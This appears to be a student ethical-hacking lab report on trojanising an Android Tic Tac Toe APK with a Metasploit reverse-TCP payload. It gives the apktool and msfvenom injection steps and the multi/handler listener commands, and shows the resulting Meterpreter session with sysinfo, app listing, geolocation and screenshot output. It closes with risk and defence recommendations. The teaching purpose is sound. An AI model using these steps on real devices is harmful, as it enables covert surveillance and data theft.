Backdoor APK

Mobile Security (Insider Threat) & Ethical Hacking with Reverse Shell

Executive Summary

This project was conducted as part of an Ethical Hacking Lab to simulate an *insider threat scenario* using an Android mobile application.
An innocent-looking Tic Tac Toe game APK, developed in Android Studio, was used as the base application. A reverse shell payload was embedded using Metasploit Framework tools (msfvenom) and APK decompilation techniques (apktool).
The primary aim was to demonstrate how malicious APKs can be used to gain unauthorized access to devices, reinforcing the importance of mobile application vetting, network security, and insider threat prevention in organizations.

All activities were performed in a controlled lab environment with explicit authorization.

1. Introduction

Mobile devices have become integral to both personal and organizational workflows, making them prime targets for cyber threats. Malicious APKs represent a serious risk, especially when introduced by trusted insiders.
This lab simulation demonstrates the technical process of embedding a payload into an existing Android application to establish a reverse TCP shell back to an attacker-controlled system.
While this scenario is hypothetical, it mirrors real-world risks that could lead to data breaches, system compromise, and loss of confidentiality.

The aim was to:

- Understand the APK reverse-engineering process.
- Inject a Metasploit reverse TCP payload into a legitimate application.
- Demonstrate remote access capabilities via Meterpreter.
- Evaluate insider threat risks and recommend countermeasures.

2. Objectives

The primary objectives of this project were:

1. To simulate how a mobile application could be misused as an insider threat vector.
2. To assess the potential impact on data integrity and confidentiality in a high-security context.
3. To identify weaknesses in mobile application security configurations.
4. To recommend defensive measures for preventing such attacks in real-world environments.

3. Tools and Environment

- Development Environment: Android Studio (Java/Kotlin)
- Test Application: Tic Tac Toe Android game (benign base app)
- Payload Generation: msfvenom (Metasploit Framework)
- Exploit Handling: msfconsole with Meterpreter session
- Target Device: Android 10+ smartphone
- Attacker System: Kali Linux (VMware Workstation) on same Wi-Fi network
- File Editing: APKTool for decompiling and recompiling .smali files and AndroidManifest.xml

4. Methodology

Step 1 – APK Creation

1. Developed a fully functional Tic Tac Toe game in Android Studio.
2. Exported the APK for modification.
3.

Step 2 – Payload Injection

1. Decompiled APK using apktool
2. Generated payload using msfvenom on kali
3. Extracted payload's .smali code.
4. Inserted payload .smali into the Tic Tac Toe app source structure.
5. Modified AndroidManifest.xml to include necessary permissions and payload activity/service references.

Step 3 – Rebuild and Sign APK

1. Rebuilt using apktool b.
2. Signed APK with debug key to allow installation on the target phone.

Step 4 – Reverse Shell Setup

1. Opened msfconsole on Kali Linux.
2. Configured listener:
3. use exploit/multi/handler
4. set payload android/meterpreter/reverse_tcp
5. set LHOST <Attacker_IP>
6. set LPORT 4444
7. exploit


Step 5 – Deployment & Execution

1. Installed modified APK on Android 10+ device.
2. Launched Tic Tac Toe app (appeared fully functional to the user).
3. Reverse TCP connection established to Kali, giving a full Meterpreter session.

```
       =[ metasploit v6.4.69-dev                          ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 432 post       ]
+ -- --=[ 1672 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > msfconsole
[-] msfconsole cannot be run inside msfconsole
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST [redacted]
LHOST => 192.168.10.25
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on [redacted] 4444
[*] Sending stage (72423 bytes) to [redacted]
[*] Meterpreter session 1 opened ([redacted]:4444 -> [redacted]:51096) at 2025-08-08 10:57:58 -0400

meterpreter >
```

5. Results

- The app worked as a normal game while simultaneously opening a covert reverse TCP connection.




```
meterpreter > sysinfo
Computer        : localhost
OS              : Android 10 - Linux 4.14.141+ (aarch64)
Architecture    : aarch64
System Language : en_US
Meterpreter     : dalvik/android
meterpreter >
meterpreter > app_list

Application List
================

  Name                                  Package                                                  Running  IsSystem
  ----                                  -------                                                  -------  --------
                                        com.scorpio.securitycom                                  false    true
  2 Button Navigation Bar               com.android.internal.systemui.navbar.twobutton           false    true
  3 Button Navigation Bar               com.android.internal.systemui.navbar.threebutton         false    true
  AHA Games                             net.bat.store                                            false    true
  AI Gallery                            com.gallery20                                            false    true
  ATMWifiMeta                           com.mediatek.atmwifimeta                                 false    true
  Action and gesture                    com.transsion.microintelligence                          false    true
  AfterSaleCalibrationTool              com.transsion.aftersalecalibrationtool                   false    true
  AgingFunction                         com.transsion.agingfunction                              false    true
  Android Accessibility Suite           com.google.android.marvin.talkback                       false    true
  Android Auto                          com.google.android.projection.gearhead                   false    true
  Android Q Easter Egg                  com.android.egg                                          false    true
  Android Services Library              com.google.android.ext.services                          false    true
  Android Setup                         com.google.android.setupwizard                           false    true
  Android Setup                         com.google.android.apps.restore                          false    true
  Android Shared Library                com.google.android.ext.shared                            false    true
  Android System                        android                                                  false    true
  Android System Key Verifier           com.google.android.contactkeys                           false    false
  Android System SafetyCore             com.google.android.safetycore                            false    false
  Android System WebView                com.google.android.webview                               false    true
  App Lock                              com.transsion.applock                                    false    true
  App Update                            com.transsion.plat.appupdate                             false    true
  Auto Dialer                           com.mediatek.autodialer                                  false    true
  Auto boot controller                  com.mediatek.autobootcontroller                          false    true
  Backup and Restore                    com.transsion.datatransfer                               false    true
  Battery lab                           com.transsion.batterylab                                 false    true
  Black                                 com.android.theme.color.black                            false    true
  Blocked Numbers Storage               com.android.providers.blockednumber                      false    true
  Bluetooth                             com.android.bluetooth                                    false    true
  Bluetooth MIDI Service                com.android.bluetoothmidiservice                         false    true
  Bookmark Provider                     com.android.bookmarkprovider                             false    true
  Calculator                            com.transsion.calculator                                 false    true
  Calendar                              com.google.android.calendar                              false    true
```

```
kali@kali: ~
File  Actions  Edit  View  Help
  GBA Service                           com.mediatek.gba                                         false    true
  Gboard                                com.google.android.inputmethod.latin                     false    true
  Gestural Navigation Bar               com.android.internal.systemui.navbar.gestural_wide_back  false    true
  Gestural Navigation Bar               com.android.internal.systemui.navbar.gestural_extra_wide_back  false    true
  Gestural Navigation Bar               com.android.internal.systemui.navbar.gestural            false    true
  Gestural Navigation Bar               com.android.internal.systemui.navbar.gestural_narrow_back  false    true
  GestureService                        com.transsion.keyguardgesture                            false    true
  Gmail                                 com.google.android.gm                                    false    true
  GnssDebugReport                       com.mediatek.gnssdebugreport                             false    true
  Google                                com.google.android.googlequicksearchbox                  false    true
  Google Contacts Sync                  com.google.android.syncadapters.contacts                 false    true
  Google Location History               com.google.android.gms.location.history                  false    true
  Google One Time Init                  com.google.android.onetimeinitializer                    false    true
  Google Partner Setup                  com.google.android.partnersetup                          false    true
  Google Play Services for AR           com.google.ar.core                                       false    true
  Google Play Store                     com.android.vending                                      false    true
  Google Play services                  com.google.android.gms                                   false    true
  Google Services Framework             com.google.android.gsf                                   false    true
  Green                                 com.android.theme.color.green                            false    true
  HTML Viewer                           com.android.htmlviewer                                   false    true
  InCallUI                              com.android.incallui                                     false    true
  Input Devices                         com.android.inputdevices                                 false    true
  Instagram                             com.instagram.android                                    false    false
  Intent Filter Verification Service    com.android.statementservice                             false    true
  Key Chain                             com.android.keychain                                     false    true
  Kika Keyboard                         com.kikaoem.qisiemoji.inputmethod.cy.se                  false    true
  LPPe Service                          com.mediatek.location.lppe.main                          false    true
  LinkedIn                              com.linkedin.android                                     false    false
  Live Transcribe & Sound Notifications com.google.audio.hearing.visualization.accessibility.scribe  false    true
  Live Wallpaper Picker                 com.android.wallpaper.livepicker                         false    true
  LocationEM2                           com.mediatek.lbs.em2.ui                                  false    true
  MDMConfig                             com.mediatek.mdmconfig                                   false    true
  MTK Non-Framework LBS                 com.mediatek.gnss.nonframeworklbs                        false    true
  MTP Host                              com.android.mtp                                          false    true
  Magazine Service                      com.transsion.magazineservice                            false    true
  Main components                       com.google.android.modulemetadata                        false    true
  Manual Guide                          com.transsion.manualguide                                false    true
  Maps                                  com.google.android.apps.maps                             false    true
  Market Feedback Agent                 com.google.android.feedback                              false    true
  Media Storage                         com.android.providers.media                              false    true
  Messages                              com.google.android.apps.messaging                        false    true
  Meta App Installer                    com.facebook.system                                      false    true
  Meta App Manager                      com.facebook.appmanager                                  false    true
  Meta Services                         com.facebook.services                                    false    true
  MmsService                            com.android.mms.service                                  false    true
  My Telenor                            com.telenor.pakistan.mytelenor                           false    false
  NayaPay                               com.nayapay.app                                          false    false
  Nephilim                              com.transsion.nephilim                                   false    true
```

```
meterpreter > geolocate
[*] Current Locati
        Latitude:
        Longitude:

To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=3                nsor=true

meterpreter >
```

```
meterpreter > screenshot
Screenshot saved to: /home/kali/ALSUNCAs.jpeg
meterpreter >
```



- Meterpreter session allowed:
    - File system browsing.
    - Screenshot capture.
    - Camera and microphone access.
    - Potential data exfiltration.

And much more.

The exercise confirmed that social engineering + technical payload injection can bypass basic user awareness if no app vetting occurs.

6. Insider Threat

If deployed maliciously, such an APK could bypass perimeter defenses and exploit internal trust relationships, especially if installed on devices with network access to critical systems. Potential risks include:

- Data leakage from sensitive environments.
- Unauthorized surveillance.
- Credential theft.

7. Risk Assessment

Risk	Likelihood	Impact	Severity
Unauthorized data access via excessive permissions	Medium	High	High
Exploitation of exported components	Medium	Medium	Medium
Application repackaging without detection	High	High	High

8. Defensive Recommendations

1. Implement Secure App Configuration:
    - Disable debugging in production builds.
    - Minimize permissions.
    - Restrict exported components.
2. Use Mobile Threat Defense Tools:
    - Deploy MDM (Mobile Device Management) to enforce app security policies.
3. Perform Code Obfuscation and Signing:

    - Use ProGuard/R8 for obfuscation.
    - Ensure app signing keys are stored securely.
4. Conduct Regular Security Audits:
    - Periodic penetration testing of in-house applications.
    - Vulnerability scanning of APKs before deployment.
5. User Awareness and Training:
    - Educate employees on the risks of installing unverified apps.

9. Ethical, Legal, and Safety Considerations

- This exercise was performed entirely in a lab environment with systems under the researcher's control.
- No unauthorized access to any third-party system occurred.
- The techniques demonstrated in this report are intended solely for defensive awareness and training.
- Organizations must ensure that similar testing in production environments is conducted only with formal authorization.

10. Conclusion

The lab simulation demonstrated that mobile applications could serve as an effective insider threat vector if not securely developed and deployed. By understanding these risks through controlled exercises, organizations can proactively implement safeguards to protect sensitive data and maintain integrity.

Robust security policies, app hardening measures, and user training are essential to mitigating the risk of malicious insiders exploiting mobile platforms.